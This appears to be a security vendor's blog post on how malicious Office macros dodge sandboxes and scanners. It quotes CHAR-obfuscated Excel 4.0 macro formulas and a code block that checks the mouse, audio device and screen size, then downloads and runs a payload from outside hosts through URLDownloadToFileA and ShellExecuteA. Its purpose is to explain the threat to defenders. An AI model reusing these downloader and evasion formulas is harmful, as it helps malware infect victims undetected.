One of the ways attackers are getting smarter is by ensuring that their weaponized payload isn't intercepted before it gets into the victim's inbox. As we saw previously, attacks can be personalized and hyper-targeted, so attackers cannot see these efforts wasted. They also do not want security products to pick up their digital signatures or methods.

Attackers, therefore, go to great lengths to evade security solutions. For example, they will check for a sandbox or virtual machine environment, detect any scanning taking place, or even check for clues like a sound card. Then they will act accordingly – such as only fetching a payload once it has been confirmed that it's a real machine/user on the receiving end.

Let's look at a few of these in more detail.

Checking for known security software

As we've shown, it's critical for malware authors to avoid known security vendors. They'd rather not run at all than get detected. The malware may check – using Windows Management Instrumentation (WMI) – for registered antivirus solutions.

Here's an example of a macro that looks for a sandbox environment and/or investigation tools, and if these exist, ensures that the payload is not executed.

Checking Sandbox/VM environments

In this case, WMI is used to query classes and distinguish between a real system and a simulated environment. The malware will look at, for example, the number of processors, connected hardware devices, and so on.

WMI is a strong mechanism within Windows; one of its key capabilities is providing information about the system. This data is organized in namespaces and classes, which, unfortunately, makes it perfect to be abused to get sensitive data about the system – data that is super relevant for attackers.

Here is an example of a macro that checks the number of cores in the processors, which can be an indicator as to whether the system is a VM or a real user PC:

Using old legacy capabilities

This is a different kind of evasion technique. In this case, malware leverages old and forgotten but legitimate features for its malicious purposes.

The return to popularity of Excel 4.0 Macros in the last two years is a classic example.

Excel 4.0 Macros is an older feature in Excel used before VBA was introduced (and also known as XL4M). It is used by calling functions (loops and conditions are also supported) and enables the creation of logic and functionality, just like with VBA.

Like VBA, it can be abused to interact with the OS, create processes, dump files, and get remote resources.

XL4M attacks themselves went through microevolution: at first, hackers started using it, which in itself was an innovation that allowed them to bypass security solutions that weren't trained to look for it.

Then, after security products got updated to detect XL4M-based attacks, hackers started adding evasion techniques to these attacks. These included both static and dynamic methods.


Static evasions:

- hiding worksheets
- obfuscating and hiding formulas

Dynamic evasions:

- mouse and audio check
- window size checks
- debugging checks
- date check before deobfuscation


This next example shows part of the evasion methods used by attackers:



CHAR(70)	=CHAR(70)	=CHAR(70)	=CHAR(70)	=CHAR(65)	=CHAR(70)	=CHAR(76)	=CHAR(76)	=CHAR(79)	=FORMULA(C1
CHAR(40)	=CHAR(40)	=CHAR(40)	=CHAR(40)	=CHAR(76)	=CHAR(82)	=CHAR(69)	=CHAR(76)	=CHAR(83)	=FORMULA(D1
CHAR(69)	=CHAR(69)	=CHAR(71)	=CHAR(73)	=CHAR(76)	=CHAR(91)	=CHAR(82)	=CHAR(40)	=CHAR(69)	=FORMULA(E1
CHAR(84)	=CHAR(84)	=CHAR(84)	=CHAR(78)	=CHAR(34)	=CHAR(45)	=CHAR(84)&C	=CHAR(34)	=CHAR(40)	=FORMULA(F1
CHAR(46)	=CHAR(46)	=CHAR(46)	=CHAR(85)	=CHAR(117	=CHAR(49)	=CHAR(34)	=CHAR(83)	=CHAR(65)	=FORMULA(G1
CHAR(87)	=CHAR(87)	=CHAR(87)	=CHAR(77)	=CHAR(114	=CHAR(93)	=CHAR(84)	=CHAR(104)	=CHAR(76)	=FORMULA(H1
CHAR(79)	=CHAR(79)	=CHAR(79)	=CHAR(66)	=CHAR(108	=CHAR(60)	=CHAR(104)	=CHAR(101)	=CHAR(83)	=FORMULA(I18
CHAR(82)	=CHAR(82)	=CHAR(82)	=CHAR(69)	=CHAR(109	=CHAR(48)	=CHAR(101)	=CHAR(108)	=CHAR(69)	=FORMULA(J1
CHAR(75)	=CHAR(75)	=CHAR(75)	=CHAR(82)	=CHAR(111	=CHAR(44)	=CHAR(32)	=CHAR(51)	=CHAR(41)	=WORKBOOK.
CHAR(83)	=CHAR(80)	=CHAR(83)	=CHAR(40)	=CHAR(110	=CHAR(67)	=CHAR(119)	=CHAR(50)		=GOTO(L1)
CHAR(80)	=CHAR(65)	=CHAR(80)	=CHAR(69)	=CHAR(34)	=CHAR(65)	=CHAR(111)	=CHAR(34)		
CHAR(65)	=CHAR(67)	=CHAR(67)	=CHAR(65)	=CHAR(44)	=CHAR(76)	=CHAR(114)	=CHAR(44)		
CHAR(67)	=CHAR(69)	=CHAR(69)	=CHAR(82)	=CHAR(34)	=CHAR(40)	=CHAR(107)	=CHAR(34)		
CHAR(40)	=CHAR(40)	=CHAR(40)	=CHAR(67)	=CHAR(82)	=CHAR(34)	=CHAR(98)	=CHAR(83)		
CHAR(49)	=CHAR(49)	=CHAR(52)	=CHAR(72)	=CHAR(76)	=CHAR(11	=CHAR(111)&	=CHAR(104)		
CHAR(52)	=CHAR(41)	=CHAR(50)	=CHAR(40)	=CHAR(68)	=CHAR(11	=CHAR(107)	=CHAR(101)		
CHAR(41)	=CHAR(44)	=CHAR(41)	=CHAR(34)	=CHAR(111	=CHAR(10	=CHAR(32)	=CHAR(108)		
CHAR(60)	=CHAR(44)	=CHAR(44)	=CHAR(10	=CHAR(11	=CHAR(10	=CHAR(99)	=CHAR(69)		

Note how the code lines are encoded using CHAR commands and how the FORMULA command will recreate the actual formulas – only now weaponized.

From a dynamic perspective, before downloading the payload, the code checks if a mouse exists (param 19) and if an audio device exists (param 42). If not, it closes the Excel workbook.



```
=IF(GET.WORKSPACE(13)<770, CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<381, CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ,CLOSE(TRUE)
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"https://cdncloudtech.xyz/c
=IF(L6<0,CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"https://waitupdate
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel becau
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\
=CLOSE(FALSE)
```

These dynamic checks enable the avoidance of sandboxes and virtual environments and ensure that only real users are targeted.

“Date and time”-based evasions.

Another popular evasion technique is based on time. This is seen in various forms:

Checking the date before running or deobfuscating malware: in this case, the malware uses today's date to start running. The time on VMs may not be the user's real-time. If this is the case, the malware detects this difference and doesn't run.

Scheduling a task to run after X time or after a certain event post initial infection: for example, an attacker could write a task that will run only after the user logs in or takes a certain action.

Holding running state to confuse sandboxes and scanners. This makes use of sleep/loops to evade detection.

Evasions based on user network fingerprint

In this type of evasion, the hackers deploy a component that sends information about the network. For example, they can get the user IP or geolocation and then conclude if this is an actual user or a VM.

Mix & Match: a Lethal Cocktail

We've seen glimpses of this throughout this piece, but what makes campaigns genuinely effective is when elements of several of these malicious techniques are used within one campaign.

This creates a "perfect storm" of attack, which simultaneously fools users and security products while delivering a dangerous payload and remaining undetected.

Each layer added increases the chances of success for a malicious campaign. By mixing and matching different techniques in one campaign, attackers have remained one step ahead of organizations' defenses.

Protect Yourself Against Sophisticated Attacks

A different approach is needed to recognize this new threat and address it – truly keeping organizations safe against the latest and most nefarious threats.

Datto SaaS Defense brings this different approach to threat detection. One that can stop malware of any type at first encounter: from phishing to BEC, N-day to zero-day – with no dependencies on knowledge of past threats.

With the stakes so high, attackers will do anything to avoid detection and take advantage of their victims. Ensure you have the capabilities in place to protect yourself against these threats.